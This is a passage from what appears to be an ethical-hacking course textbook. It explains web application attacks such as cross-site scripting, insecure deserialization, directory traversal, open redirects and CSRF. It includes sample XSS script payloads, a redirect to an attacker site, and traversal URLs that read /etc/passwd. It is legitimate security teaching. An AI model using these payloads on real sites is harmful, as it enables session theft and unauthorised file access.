If the dynamic data inserted by the web server contain special characters, the user's web browser will mistake them for HTML markup, as it treats some characters as special to distinguish text from markup. Thus, an attacker can choose the data inserted into the generated page and mislead the user's browser into running the attacker's script. As the malicious scripts will execute in the browser's security context for communicating with the legitimate web server, the attacker will have complete access to the document retrieved and may send the data in the page back to their site.

Note: Check the CEH Tools, Module 14 Hacking Web Applications for access cheat sheet



Cross-Site Scripting Attack Scenario: Attack via Email

In a cross-site scripting attack that employs email, the attacker crafts an email that contains a link to malicious script and sends it to the victim, luring the victim to click the link containing the malicious script/query. For example, if the attacker finds a cross-site scripting vulnerability on the bank.com website, he constructs a link embedded with a malicious script like `<A HREF=http://bank.com/registration.cgi?clientprofile=<SCRIPT>maliciouscode</SCRIPT>>Click here</A>` and sends an email to the target user. When the user clicks the link, the URL is sent to bank.com with the malicious code. The legitimate server hosting bank.com website sends a page back to the user including the value of **clientprofile**, and the malicious code is executed on the client machine. The malicious code asks the victim to enter profile information. After the user enters all the necessary personal details and clicks **Submit**, the attacker receives the information. The attacker can use these details to impersonate the user to gain access to the user's online bank account and perform other fraudulent activities.

XSS Example: Attack via Email




FIGURE 14.5: XSS example - attack via email

XSS Example: Stealing Users' Cookies

FIGURE 14.6: XSS example - Stealing users' cookies

XSS Example: Sending an Unauthorized Request






FIGURE 14.7: XSS example - Sending an unauthorized request



XSS Attack in Blog Posting

The attacker finds XSS vulnerability in the **techpost.org** website, constructs a malicious script **<script>onload=window.location='http://www.certifiedhacker.com'</script>**, and adds it in the comment field of TechPost. This malicious script posted by the attacker is stored on the web-application database server and runs in background. When a user visits the TechPost website, the malicious script injected in the TechPost comment field by the attacker activates and redirects the user to the malicious website **certifiedhacker.com**.



XSS Attack in Comment Field

Many web applications use HTML pages that dynamically accept data from different sources. One can change the data in the HTML pages according to the request. Attackers use HTML web page tags to manipulate data. They launch the attack by changing the comments feature using malicious script. When the target sees the comment and activates it, then the target browser executes the malicious script to accomplish attackers' goals.

For example, an attacker finds a vulnerable comment field in the **TechPost.org** website. Thus, he constructs the malicious script "**<script>alert ("Hello World") </script>**" and adds it along with his comment in the comment field of TechPost. This malicious script, along with the comment posted by the attacker in the comment field, is stored on the web application's database server. When a user visits the TechPost website, the coded message "Hello World" pops up whenever the web page is loaded. Therefore, when the user clicks **OK** in the pop-up window, the attacker can gain access to the user's browser and subsequently perform malicious activities.


Websites Vulnerable to XSS Attack

Source: *http://www.xssed.com*

The XSSed project was started with the scope of increasing security and privacy on the web. This project notifies the professional and amateur webmasters and web developers about any cross-site scripting vulnerability affecting their online properties. The website validates all the submitted XSS vulnerable websites and then publishes them on the archive. It assists all website owners to remediate the cross-site scripting issues by bringing them up to their attention on a timely manner.

An attacker uses the XSSed website to search the target website in the list of the XSS Archive page. If the list of XSS Archive page contains the target website, it means that the website is vulnerable to XSS attacks. The attacker then makes use of the XSS vulnerabilities in its web application and performs XSS based attacks to exploit it.

There are various offline and online "**cheatsheets**" available for XSS attack. These XSS cheat sheets are the collection of possible and mostly used XSS inputs (scripts) that attacker can use to carry out XSS attack on their target sites.



A8 - Insecure Deserialization

As data in computer is stored in the form of data structures (graph, trees, array, etc.), data serialization and deserialization is an effective process of linearizing and de-linearizing data objects in order to transport it to other networks or systems.

- **Serialization**

  Consider an example of object 'Employee' (for JAVA platform), where the Employee object consists of data such as name, age, city, and EmpID. Due to process of serialization, the object data will be converted into the following linear format for transportation to different systems or different nodes of a network.

  ```
  <Employee><Name>Rinni</Name><Age>26</Age><City>Nevada</City><EmpID>2201
  </EmpID></Employee>
  ```

- **Deserialization**

  Deserialization is the reverse process of serialization, where the recreation of the object data from the linear serialized data format takes place. Due to the process of deserialization, the serialized Employee object given in above example will be reconverted to the object data as shown in the figure above.

- **Insecure Deserialization**

  This process of serialization and deserialization is effectively used in communication between networks and due to its vast usage, attackers are interested in exploiting the flaws in this process. Attackers inject malicious code into serialized linear formatted data and forward the malicious serialized data to the victim.

An example for the malicious code injection into serialized linear data by the attacker is shown below:

```
<Employee><Name>Rinni</Name><Age>26</Age><City>Nevada
</City><EmpID>2201</EmpID>MALICIOUS PROCEDURE</Employee>
```

Due to insecure deserialization, the injected malicious code will be undetected and will be present in the final execution of deserialization code. This results in execution of malicious procedure along with the execution of serialized data as shown in the slide.

It could have a severe impact on the system, as it would authorize the attacker to execute and run systems remotely. Moreover, any software or server vulnerable to deserialization attack could be badly affected.

A9 - Using Components with Known Vulnerabilities

Components such as libraries and frameworks that are used in most of the web applications always execute with full privileges and flaws in any component can result in serious impact. Attackers can identify weak components or dependencies by scanning or by performing manual analysis. Attackers search for any vulnerabilities on exploit sites such as Exploit Database (*https://www.exploit-db.com*), Security Focus (*http://www.securityfocus.com*), Zero Day Initiative (*http://zerodayinitiative.com*), etc. If a vulnerable component is identified, the attacker customizes the exploit as required and executes the attack. Successful exploitation allows attacker to cause serious data loss or takeover the control of servers. Attacker generally uses exploit sits to identify the web application exploits or performs vulnerability scanning using tools like Nessus, GFI LanGuard, etc. to identify the existing vulnerable components.

A10 - Insufficient Logging and Monitoring

Web applications maintain logs to track usage patterns such as user login credentials and admin login credentials. Insufficient logging and monitoring refers to the scenario where the detection software either does not record the malicious event or ignores the important details about the event. Attackers usually inject, delete, or tamper with web application logs to engage in malicious activities or hide their identities. Insufficient logging and monitoring vulnerability makes the detection of malicious attempts of the attacker more difficult and allows the attacker to perform malicious attacks like password brute force etc. to steal confidential passwords.

Other Web Application Threats

Web application threats are not limited to attacks based on URL and port80. Despite using ports, protocols, and the OSI layer, vendors must protect the integrity of mission-critical applications from possible future attacks by being able to deal with all methods of attack.

The various types of web application threats are as follows:

- **Directory Traversal**

  Attackers exploit HTTP by using directory traversal, which gives them access to restricted directories; they execute commands outside the web server's root directory.

- **Unvalidated Redirects and Forwards**

  Attackers lure victim and make them click on unvalidated links that appear to be legitimate. Such redirects may attempt to install malware or trick victims into disclosing passwords or other sensitive information. Unsafe forwards may allow access control bypass, leading to:

  - Session Fixation Attack
  - Security Management Exploits
  - Failure to Restrict URL Access
  - Malicious File Execution

- **Waterhole Attack**

  It is a type of unvalidated redirect attack where the attacker first identifies the most visited website of the target, identifies the vulnerabilities in the website, injects malicious code into the vulnerable web application, and waits for the victim to browse

the website. Once the victim tries to access the website, the malicious code executes infecting the victim.

- **Cross-Site Request Forgery**

  The cross-site-request forgery method is a kind of attack in which an authenticated user is made to perform certain tasks on the web application that an attackers chooses. For example, a user clicking on a particular link sent through an email or chat.

- **Cookie/Session Poisoning**

  By changing the information inside a cookie, attackers bypass the authentication process; once they gain control over a network, they can modify its content, use the system for a malicious attack, or steal information from users' systems.

- **Web Services Attacks**

  Attacker can get into the target web applications by exploiting an application integrated with vulnerable web services. An attacker injects a malicious script into a web service and is able to disclose and modify application data.

- **Cookie Snooping**

  Attackers use cookie snooping on victim systems to analyze users' surfing habits and sell that information to other attackers or to launch various attacks on the victims' web applications.

- **Hidden Field Manipulation**

  Attackers attempting to compromise e-commerce websites mostly use these types of attacks. They manipulate hidden fields and change the data stored in them. Several online stores face this type of problem every day. Attackers can alter prices and conclude transactions, designating the prices of their choice.

- **Authentication Hijacking**

  To identify a user, every web application employs user identification method such as an ID and password. However, once attackers compromise a system, various malicious things such as session hijacking and user impersonation can occur.

- **Obfuscation Application**

  Attackers usually work hard at hiding their attacks and avoid detection. Network and host-based intrusion detection systems (IDSs) are constantly looking for signs of well-known attacks, driving attackers to seek different ways to remain undetected. The most common method of attack obfuscation involves encoding portions of the attack with Unicode, UTF-8, Base64, or URL encoding. Unicode is a method of representing letters, numbers, and special characters to properly display them, regardless of the application or underlying platform.

- **Broken Session Management**

  When security-sensitive credentials such as passwords and other important data are not properly secured, attackers can easily compromise them.

- **Broken Account Management**

  Vulnerable account management functions including account update, forgotten, or lost password recovery or reset and other similar functions might weaken valid authentication schemes.

- **Denial-of-Service (DoS)**

  A denial-of-service or DoS attack, is an attack on the availability of a service, that reduces, restricts, or prevents accessibility of system resources to its legitimate users. For instance, a website related to a banking or email service is not able to function for a few hours or even days, resulting in loss of time and money.

- **Buffer Overflow**

  A web application's buffer overflow vulnerability occurs when it fails to guard its buffer properly and allows writing beyond its maximum size.

- **CAPTCHA Attacks**

  CAPTCHA is a challenge-response type test implemented by the web applications to ensure whether the response is generated by the computer or not. Though these CAPTCHAs are designed to be unbreakable, these are prone to various types of attacks.

- **Platform Exploits**

  Users can build various web applications by using different platforms such as BEA Web logic and Cold Fusion. Each platform has its various vulnerabilities and exploits associated with it.


- **Network Access Attacks**

  Network access attacks can majorly affect web applications, including basic level of service. They can also allow levels of access that standard HTTP application methods could not grant.

- **DMZ Protocol Attacks**

  The DMZ ("demilitarized zone") is a semi-trusted network zone that separates the untrusted Internet from the company's trusted internal network. An attacker, who is able to compromise a system that allows other DMZ protocols, has access to other DMZs and internal systems. This level of access can lead to:

  - Compromise of the web application and data
  - Defacement of websites
  - Access to internal systems, including databases, backups, and source code



Directory Traversal

When access is provided outside a defined application, there exists the possibility of unintended information disclosure or modification. Complex applications configure with multiple directories that exist as application components and data. An application has the ability to traverse these multiple directories to locate and execute the legitimate portions of an application. A directory traversal/forceful browsing attack occurs when the attacker is able to browse for directories and files outside normal application access. A "directory traversal"/"forceful browsing" attack exposes the directory structure of an application and often the underlying web server and operating system. Directory traversal allows attackers to access restricted directories including application source code, configuration, and critical system files and execute commands outside of the web server's root directory. With this level of access to web application architecture, an attacker can:

- Enumerate the contents of files and directories
- Access pages that otherwise require authentication (and possibly payment)
- Gain secret knowledge of the application and its construction
- Discover user IDs and passwords buried in hidden files
- Locate source code and other interesting files left on the server
- View sensitive data such as customer information

Example:

The following example uses "../" to go back several directories and obtain a file containing the backup of a web application:

http://www.targetsite.com/../../../sitebackup.zip


This example obtains the "/etc/passwd" file from a UNIX/Linux system, which contains user account information:

http://www.targetsite.com/../../../../etc/passwd

Let us consider another example in which an attacker tries to access files located outside a web publishing directory using directory traversal:

http://www.certifiedhacker.com/process.aspx=../../../../some dir/some file

http://www.certifiedhacker.com/../../../../some dir/some file



Unvalidated Redirects and Forwards

Unvalidated redirects enable attackers to install malware or trick victims into disclosing passwords or other sensitive information, whereas unsafe forwards may allow access control bypass. An attacker links to unvalidated redirects and lures the victim to click on it. When the victim clicks on the link thinking that it is a valid site, it redirects the victim to another site. Such redirects lead to installation of malware, and may even trick victims into disclosing passwords or other sensitive information. An attacker targets unsafe forwarding to bypass security checks.

Unsafe forwarding may allow access control bypass leading to:

- **Session Fixation Attack**

  In a session fixation attack, the attacker tricks or attracts the user to access a legitimate web server using an explicit session ID value.

- **Security Management Exploits**

  Some attackers target security management systems, either on networks or on the application layer, in order to modify or disable security enforcement. An attacker who exploits security management can directly modify protection policies, delete existing policies, add new policies, and modify applications, system data, and resources.

- **Failure to Restrict URL Access**


  An application often safeguards or protects sensitive functionality and prevents the displays of links or URLs for protection. Attackers access those links or URLs directly and perform illegitimate operations.

- **Malicious File Execution**

  Malicious file execution vulnerabilities are present in most applications. The cause of this vulnerability is because of unchecked input into a web server. Because of this, attackers execute and process files on a web server and initiate remote code execution, install the rootkit remotely, and—in at least some cases—take complete control over systems.


In an "unvalidated redirect" scenario, a user receives phishing email from an attacker, luring the user to click the link. The link (malicious query) appears to be legitimate because it contains the name of a legitimate website such as *www.certifiedhacker.com* in the beginning of the URL. However, the latter part of the link contains a malicious URL (*www.evilserver.com*), to which it redirects the victim. When the user clicks the link, it redirects to the *www.evilserver.com* website, and the server that hosts the website might perform illegal activities such as harvesting the user credentials, deploying malware, and so on.

"Unvalidated forwarding" allows attackers to access sensitive pages that are generally restricted from viewing. During unvalidated forwarding, attackers request a page from server with the forward (i.e. by entering a link with an embedded forward query) http://www.certifiedhackershop.com/purchase.jsp?fwd=admin.jsp, which reaches the server hosting the certifiedhackershop website. The server, without proper validation, redirects him to the sensitive admin page, where he can access purchase records, registered users, and so on. Thus, the attacker successfully bypassed any security checks.



Watering Hole Attack

In a watering hole attack, attacker identifies the kind of websites a target company/individual is frequently surfing and tests those particular websites to identify any possible vulnerabilities. When the attacker identifies the vulnerabilities in the website, the attacker injects the malicious script/code into the web application that can redirect the webpage and download the malware onto the victim machine. After infecting the vulnerable web application, the attacker waits for the victim to access the infected web application. This attack is named as watering hole since the attacker waits for the victim to fall into the trap, similar to a lion waiting for its prey to arrive at waterhole to drink water. When the victim surfs through the infected website, the webpage redirects, leading to malware download onto the victim machine, compromising the machine and indeed compromising the network/organization.



Cross-Site Request Forgery (CSRF) Attack

Cross-site request forgery (CSRF), also known as a one-click attack, occurs when a hacker instructs a user's web browser to send a request to the vulnerable website through a malicious web page. Financially related websites commonly contain CSRF vulnerabilities. Usually, the outside attackers cannot access corporate intranets, so CSRF is one of the methods used to enter these networks. The inability of web applications in differentiating a request made using malicious code from a genuine request exposes it to CSRF attack. Cross-Site Request Forgery (CSRF) attacks exploit web page vulnerabilities that allow an attacker to force an unsuspecting user's browser to send malicious requests, they did not intend. The victim user holds an active session with a trusted site and simultaneously visits a malicious site, which injects an HTTP request for the trusted site into the victim user's session, compromising its integrity.

In this scenario, the attacker constructs a malicious script and stores it on a malicious web server. When a user visits the website, the malicious script starts running, and the attacker gains access to the user's browser.





FIGURE 14.8: Cross-Site Request Forgery (CSRF) attack example

How CSRF Attacks Work

In a cross-site request forgery attack, the attacker waits for the user to connect with a trusted server and then tricks the user into clicking on a malicious link containing arbitrary code. When the user clicks on the link, it executes the arbitrary code on the trusted server. The diagram in the slide explains the step-by-step process involved in a CSRF attack.



Cookie/Session Poisoning

Cookies usually used to maintain session between web applications and users; thus, cookies sometimes need to transmit sensitive credentials frequently. The attacker can modify the cookies information with ease to escalate access or assume the identity of another user.

Usually, the aim of sessions is to uniquely bind every individual with the web applications, they are accessing. Poisoning of cookies and session information can allow an attacker to inject malicious content or otherwise modify the user's online experience and obtain unauthorized information.

Cookies can contain session-specific data such as user IDs, passwords, account numbers, links to shopping cart contents, supplied private information, and session IDs. They exist as files stored in the client computer's memory or hard disk. A proxy can be used for rewriting the session data, displaying the cookie data, and/or specifying a new user ID or other session identifiers in the cookie. By modifying the data in a cookie, an attacker can often gain escalated access or maliciously affect the user's session. Many sites offer the ability to "**Remember me?**" and store the user's information in a cookie, so the user does not have to re-enter the data with every visit to the site. Any private information entered is stored in a cookie. In an attempt to protect cookies, site developers often encode the cookies. Easily reversible encoding methods such as Base64 and ROT13 (rotating the letters of the alphabet 13 characters) give many who view cookies a false sense of security.

Threats

